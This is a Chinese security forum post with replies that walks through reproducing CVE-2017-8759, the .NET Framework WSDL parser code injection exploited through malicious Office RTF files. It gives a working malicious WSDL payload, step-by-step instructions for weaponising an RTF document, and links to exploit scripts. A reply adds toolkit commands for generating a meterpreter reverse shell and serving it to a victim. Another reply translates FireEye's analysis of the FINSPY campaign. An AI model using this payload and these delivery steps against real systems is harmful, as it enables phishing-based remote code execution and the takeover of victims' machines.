登录

.NET框架0Day漏洞复现过程—【CVE-2017-8759】

浮萍 / 2017-09-15 02:17:00 / 浏览数 5096 安全技术 漏洞分析 顶(0) 踩(0)

里面可能有问题，请大佬指教

漏洞概述

FireEye最近检测到一个恶意的Microsoft Office RTF文档，利用CVE-2017-8759（一种SOAP WSDL解析器代码注入漏洞）。此漏洞允许在解析SOAP WSDL定义内容期间注入任意代码。

基本信息

漏洞名称：.NET Framework远程代码执行漏洞
漏洞编号：CVE-2017-8759
漏洞影响：.NET系列产品的远程代码执行（RCE）并进一步控制系统
利用场景：远程钓鱼、社会工程
影响版本：以下.NET版本
Microsoft .NET Framework 4.6.2
Microsoft .NET Framework 4.6.1
Microsoft .NET Framework 3.5.1
Microsoft .NET Framework 4.7
Microsoft .NET Framework 4.6
Microsoft .NET Framework 4.5.2
Microsoft .NET Framework 3.5
Microsoft .NET Framework 2.0 SP2
影响产品：Office(word excel)Edge IE WinOS Skype Lync Sharepoint

漏洞利用点

PrintClientProxy方法中的WSDL解析器模块中存在代码注入漏洞。如果提供的包含CRLF序列的数据，则IsValidUrl不会执行正确的验证。这就造成了攻击者注入和执行任意

这里不详细介绍了（因为我也不懂），可以参考火眼和360的分析。

利用过程

方法一

新建一个图片文件，名字为office.png（其他格式也行），内容为：

```
<definitions
xmlns="http://schemas.xmlsoap.org/wsdl/"
xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
xmlns:suds="http://www.w3.org/2000/wsdl/suds"
xmlns:tns="http://schemas.microsoft.com/clr/ns/System"
xmlns:ns0="http://schemas.microsoft.com/clr/nsassem/Logo/Logo">
<portType name="PortType"/>
<binding name="Binding" type="tns:PortType">
<soap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>
<suds:class type="ns0:Image" rootType="MarshalByRefObject"></suds:class>
</binding>
<service name="Service">
<port name="Port" binding="tns:Binding">
<soap:address location="http://localhost?C:\Windows\System32\calc.exe?011"/>
<soap:address location=";
if (System.AppDomain.CurrentDomain.GetData(_url.Split('?')[0]) == null) {
System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Split('?')[2]);
System.AppDomain.CurrentDomain.SetData(_url.Split('?')[0], true);
} //"/>
</port>
</service>
</definitions>
```

然后放在web目录。
根据样本文件，发现是在word文档中添加一个SOAP标记。
格式为soap:wsdl=http://192.168.135.135/office/office.png
本次以样本为例，然后修改其中的地址。

分别用样本和自己的web地址生成特hex格式的地址，然后将样本中的地址更换为自己的地址即可。（注意替换的长度需保持一致）

样本文件最重要的是倒数第三行（看起来是空白），然后可以将上面无用的内容全部删除，只留下最后三行。

然后就是打开该word文档，就可以看到计算器弹出。但实现的过程有点问题，就是必须点更新链接才会触发（即使将添加objupdate还是不行）。

方法二

参考<https://github.com/vysec/CVE-2017-8759>
新建o.png，内容为：

word.db内容：

新建一个rtf文档，随意插入一个对象。例如<[img]http://192.168.135.135/office/o.png[/img]> (这是为了下面替换objdata内容)
用记事本打开，将`\object\objautlink\rsltpict`修改为`\object\objautlink\objupdate\rsltpict`
打开blob.bin文件

将其中的地址修改为<[img]http://192.168.135.135/office/o.png[/img]>
复制原来的地址，尽量多复制点空格。

然后生成新的hex地址

然后用生成的地址替换blob.bin中的地址

然后将blob.bin中的内容替换word文档的objdata内容。
然后打开word文档，就会有神奇的事情发生。

恶意软件将被放置在`C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\OfficeUpdte-KB[6■■■■■].exe`

>
以上均在虚拟机上测试。没有使用样本中的left.jpg。最后结果确实如火眼所说的那样生成了OfficeUpdte-KB**.exe文件。在win10(真机)上测试的时候还生成了http100192
> 这里方法一没有直接执行的原因我也不太清楚，但是用方法二插入office.png，也是不会直接执行的。如果方法一和二中过程替换一下，效果也是一样的。

方法三

下载脚本<https://github.com/fupinglee/MyPython/blob/master/exploit/CVE-2017-8759/CVE-2017-8759_exploit_rtf.py>

使用方法：`python CVE-2017-8759_exploit_rtf.py [img]http://192.168.135.135/office/office.png[/img]`
会在当前目录生成文件cve-2017-8759.rtf，打开即可。

> 根据CVE-2017-0199的脚本改写而来，仅仅保留并修改了生成文件的代码。

参考链接

[1].<https://www.fireeye.com/blog/threat-research/2017/09/zero-day-used-to-distribute-finspy.html>
[2].<http://mp.weixin.qq.com/s/_rfRtj6da1nowI4qMmkLaA>
[3].<https://www.mdsec.co.uk/2017/09/exploiting-cve-2017-8759-soap-wsdl-parser-code-injection/>

上一篇：框架filterExp函数过滤不严... 下一篇：SQL基本语句

1. 6 条回复


hades 2017-09-15 02:47:53

Exploit toolkit CVE-2017-8759 - v1.0

Exploit toolkit CVE-2017-8759 - v1.0 is a handy python script which provides pentesters and security researchers a quick and effective way to test Microsoft .NET Framework RCE. It could generate a malicious RTF file and deliver metasploit / meterpreter / other payload to victim without any complex configuration.

Disclaimer

This program is for Educational purpose ONLY. Do not use it without permission. The usual disclaimer applies, especially the fact that me (bhdresh) is not liable for any damages caused by direct or indirect use of the information or functionality provided by these programs. The author or any Internet provider bears NO responsibility for content or misuse of these programs or any derivatives thereof. By using this program you accept the fact that any damage (dataloss, system crash, system compromise, etc.) caused by the use of these programs is not bhdresh's responsibility.

Release note:

Introduced following capabilities to the script

```
- Generate Malicious RTF file
- Exploitation mode for generated RTF file
```

Version: Python version 2.7.13

Scenario: Deliver local meterpreter payload

<h6>Video Tutorial: <https://www.youtube.com/watch?v=46jEa1bmORM></h6> <h6>Example commands</h6>

```
1) Generate malicious RTF file
 # python cve-2017-8759_toolkit.py -M gen -w Invoice.rtf -u http://192.168.56.1/logo.txt
2) (Optional, if using MSF Payload) : Generate metasploit payload and start handler
 # msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe > /tmp/shell.exe
 # msfconsole -x "use multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.56.1; run"
3) Start toolkit in exploit mode to deliver local payload
 # python cve-2017-8759_toolkit.py -M exp -e http://192.168.56.1/shell.exe -l /tmp/shell.exe
```

Command line arguments:

```
# python cve-2017-8759_toolkit.py -h

This is a handy toolkit to exploit CVE-2017-8759 (Microsoft .NET Framework RCE)

Modes:

-M gen                                          Generate Malicious file only

 Generate malicious RTF/PPSX file:

-w <Filename.rtf>                   Name of malicious RTF file (Share this file with victim).

-u <http://attacker.com/test.txt>   Path of remote txt file. Normally, this should be a domain or IP where this
For example, http://attackerip.com/test.txt (This URL will be included in


-M exp                                          Start exploitation mode

 Exploitation:

-p <TCP port:Default 80>            Local port number.

-e <http://attacker.com/shell.exe>  The path of an executable file / meterpreter shell / payload  which needs to be executed

-l </tmp/shell.exe>                 Specify local path of an executable file / meterpreter shell / payload.
```

Author

@bhdresh

Credit


@Voulnet, @vysec, @bhdresh

Bug, issues, feature requests

Obviously, I am not a fulltime developer so expect some hiccups

Please report bugs, issues through <https://github.com/bhdresh/CVE-2017-8759/issues/new>

0 回复Ta


hades 2017-09-15 04:40:35

FIreEye近期检测到一个恶意的利用CVE-2017-8759漏洞的微软Office RTF文档。

CVE-2017-8759是SOAP WSDL分析器代码注入漏洞，在解析SOAP WSDL定义的内容中它允许攻击者注入任意代码。

FireEye分析了这个攻击者使用的微软Word文档，它利用任意代码注入来下载和执行一个包含PowerShell命令的VB脚本。

FireEye将这个漏洞的细节分享给了微软，然后协调了信息披露的时间，发布了修补该漏洞的补丁和安全指导，可以在这里找到它们。

FireEye的邮件，终端以及网络产品都已经可以检测该恶意文档。

针对俄语目标的漏洞

该恶意文档（Проект.doc）（MD5：fe5c4d6bb78e170abf5cf3741868ea4c）可能是针对俄语目标的。

在CVE-2017-8759利用成功之后，该文档会下载多个组件（后面有详情），最终会加载一个FINSPY payload（MD5：a7b990d5f57b244dd17e9a937a41e7f5）。

FINSPY恶意软件，也叫做FinFisher或者WingBird，是可以购买的用于"合法窃听"的软件。基于这个和之前FINSPY的使用，我们有更多的信心说这个恶意文档是一个针对

根据FireEye动态威胁情报系统的更多的检测，根据不同client的行为关联，发现该样本在2017年7月就已经出现了。

CVE-2017-8759 WSDL 解析器代码注入

代码注入漏洞是存在于WSDL解析模块的PrintClientProxy方法中（<http://referencesource.microsoft.com/> - System.Runtime.Remoting/metadata/wsdlparser.cs,6111）。

IsValidUrl没有对提供的包含CRLF序列（换行回车）的数据进行正确的校验，这就允许了攻击者注入和执行任意代码。部分漏洞代码如图1所示。

```
for (int i = 0; i < _connectURLs.Count; i++)
{
 sb.Length = 0;
 sb.Append(intend2);
 if (i == 0)
 {
  sb.Append("base.ConfigureProxy(this.GetType(), ");
  sb.Append(WsdlParser.IsValidUrl((string)_connectURLs[i]));
  sb.Append(");");
 }
 else
 {
  // Only the first location is used, the rest are commented out in the proxy
  sb.Append("//base.ConfigureProxy(this.GetType(), ");
  sb.Append(WsdlParser.IsValidUrl((string)_connectURLs[i]));
  sb.Append(");");
 }
 textWriter.WriteLine(sb);
}
```

当在SOAP响应中多个address被定义时，代码会在第一个地址后插入"//base.ConfigureProxy(this.GetType(),"字符串，注释了后面剩余的address。然而，如果恶意的

图2展示了对CRLF缺乏验证，System.Diagnostics.Process.Start方法会被注入。生成的代码会被.NET框架的csc.exe编译，然后作为DLL加载到Office可执行程序中。

```
    <service name="Service">
        <port name="Port" binding="tns:Binding">
            <soap:address location="http://localhost?C:\Windows\System32\calc.exe?011"/>
            <soap:address location=";
        System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Split('?')[2]);
        //"/>
        </port>
    </service>
</definitions>
```

```
 - 898 office2.png   nXML
    public class Image : System.Runtime.Remoting.Services.RemotingClientProxy
    {
        // Constructor
        public Image()
        {
            base.ConfigureProxy(this.GetType(), @"http://localhost?C:\Windows\System32\calc.exe?011");
            //base.ConfigureProxy(this.GetType(), @";
        System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Split('?')[2]);
      //");
        }
```

在外散播的攻击

FireEye检测到在外散播的攻击使用的是富文本(RTF)格式的文档，和我们之前报告的CVE-2017-0199文档类似。

该恶意样本包含一个是利用更方便的嵌入的SOAP Moniker，如图3所示。

```
0840h: 19 7F D2 11 97 8E 00 00 F8 75 7E 2A 00 00 00 00  ..Ò.—Ž..øu~*....
0850h: 70 01 00 00 77 00 73 00 64 00 6C 00 3D 00 68 00  p...w.s.d.l.=.h.
0860h: 74 00 74 00 70 00 3A 00 2F 00 2F 00 58 00 58 00  t.t.p.:././.X.X.
0870h: 2E 00 58 00 58 00 58 00 2E 00 58 00 58 00 58 00  ..X.X.X...X.X.X.
0880h: 2E 00 58 00 58 00 58 00 2F 00 69 00 6D 00 67 00  ..X.X.X./.i.m.g.
0890h: 2F 00 6F 00 66 00 66 00 69 00 63 00 65 00 2E 00  /.o.f.f.i.c.e...
08A0h: 70 00 6E 00 67 00 00 00 00 00 00 00 00 00 00 00  p.n.g...........
```

样本从一个攻击者控制的服务器接收恶意的SOAP
WSDL定义的数据。.NET框架中System.Runtime.Remoting.ni.dll中实现的WSDL解析器会解析内容然后生成一个.cs源代码到工作目录中。

接着.NET框架的csc.exe编译该代码生成一个名字像http[url
path].dll的库文件。然后微软的Office会加载这个库，完成漏洞利用。图4展示了漏洞利用加载的示例库文件。

```
0:000> lmvm http10[redacted]img0office4png
start    end        module name
70b70000 70b78000   http10[redacted]img0office4png   (deferred)
    Image path: http100[redacted]img0office4png.dll
    Image name: http100[redacted]img0office4png.dll
    Has CLR image header, track-debug-data flag not set
    Timestamp:        Thu Aug 24 23:21:28 2017 (599EEEF8)
    CheckSum:         00000000
    ImageSize:        00008000
    File version:     0.0.0.0
    Product version:  0.0.0.0
    File flags:       0 (Mask 3F)
    File OS:          4 Unknown Win32
    File type:        2.0 Dll
    File date:        00000000.00000000
    Translations:     0000.04b0
    InternalName:     http100[redacted]img0office4png.dll
    OriginalFilename: http100[redacted]img0office4png.dll
```

在成功的利用中，注入的代码会创建一个新的进程，利用mshta.exe会从同一个服务器接收一个叫做"word.db"的HTA脚本。

HTA脚本会从磁盘删除源代码，编译的DLL和PDB文件，然后下载执行叫做"left.jpg"的FINSPY恶意软件，虽然它是.jpg后缀名，类型是image/jpeg，但其实是个可执行文

图5展示了恶意软件传输的PCAP细节。

#	Result	Pro...	Host	URL	Body	C...	Content-Type	P..	Comments
8	200	HTTP	91.219....	/img/office.png	1,065		image/png		SOAP WSDL response
10	200	HTTP	91.219....	/img/word.db	3,007				hta response
11	200	HTTP	91.219....	/img/left.jpg	1,383,424		image/jpeg		malware

该恶意软件会被放在%appdata%\Microsoft\Windows\OfficeUpdte-KB[6 random numbers].exe中。图6展示了在Process Monitor中的进程创建链。

Process Name	PID	Operation	Path	Result
Explorer.EXE	2464	Process Create	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE	SUCCESS
WINWORD.EXE	3596	Process Create	C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe	SUCCESS
csrss.exe	376	Process Create	C:\Windows\system32\conhost.exe	SUCCESS
csc.exe	972	Process Create	C:\Windows\Microsoft.NET\Framework\v2.0.50727\cvtres.exe	SUCCESS
WINWORD.EXE	3596	Process Create	C:\Windows\System32\mshta.exe	SUCCESS
mshta.exe	3108	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS
csrss.exe	376	Process Create	C:\Windows\system32\conhost.exe	SUCCESS
powershell.exe	2868	Process Create	C:\Windows\system32\taskkill.exe	SUCCESS
mshta.exe	3108	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS
csrss.exe	376	Process Create	C:\Windows\system32\conhost.exe	SUCCESS
mshta.exe	3108	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS
csrss.exe	376	Process Create	C:\Windows\system32\conhost.exe	SUCCESS
mshta.exe	3108	Process Create	C:\Windows\System32\cmd.exe	SUCCESS
csrss.exe	376	Process Create	C:\Windows\system32\conhost.exe	SUCCESS
mshta.exe	3108	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS
csrss.exe	376	Process Create	C:\Windows\system32\conhost.exe	SUCCESS
cmd.exe	584	Process Create	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE	SUCCESS
mshta.exe	3108	Process Create	C:\Users\test7\AppData\Roaming\Microsoft\Windows\OfficeUpdte-KB888330.exe	SUCCESS

恶意软件

Left.jpg (md5:
a7b990d5f57b244dd17e9a937a41e7f5)是FINSPY的变体。它利用高强度的混淆代码开发了一个内置虚拟机以及其他的一些反分析技术，来增加逆向的难度。比如另个

总结

CVE-2017-8759是2017年FireEye发现的第二个分发FINSPY的0day。这个揭露说明签名资源对"合法窃听"的公司和他们用户都是可用的。此外，FINSPY买了多个不同的

CVE-2017-8759可能已经被更多的攻击者利用了。尽管我们没有证据，但是在2017年7月分析中，CVE-2017-0199已经被金融攻击者用来分发FINSPY。如果FINSPY的

感谢

感谢Dhanesh Kizhakkinan, Joseph Reyes, FireEye Labs Team, FireEye FLARE Team and FireEye iSIGHT
Intelligence发布这个博客。同样感谢MSRC协助解决这个问题的工作人员。

参考：<http://blog.sina.com.cn/s/blog_67ae918d0102e1l9.html>

文章来源：
<https://www.fireeye.com/blog/threat-research/2017/09/zero-day-used-to-distribute-finspy.html>

0 回复Ta


wooyun 2017-09-15 05:05:55

msf利用失败

0 回复Ta


hades 2017-09-15 06:26:09

哪里失败了嘛

0 回复Ta


wooyun 2017-09-15 06:55:25

我虚拟机双击rtf文件并没用反弹shell,python exp一直处于监视状态，没有session

0 回复Ta

hahaha 2018-01-08 14:42:10

sd

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板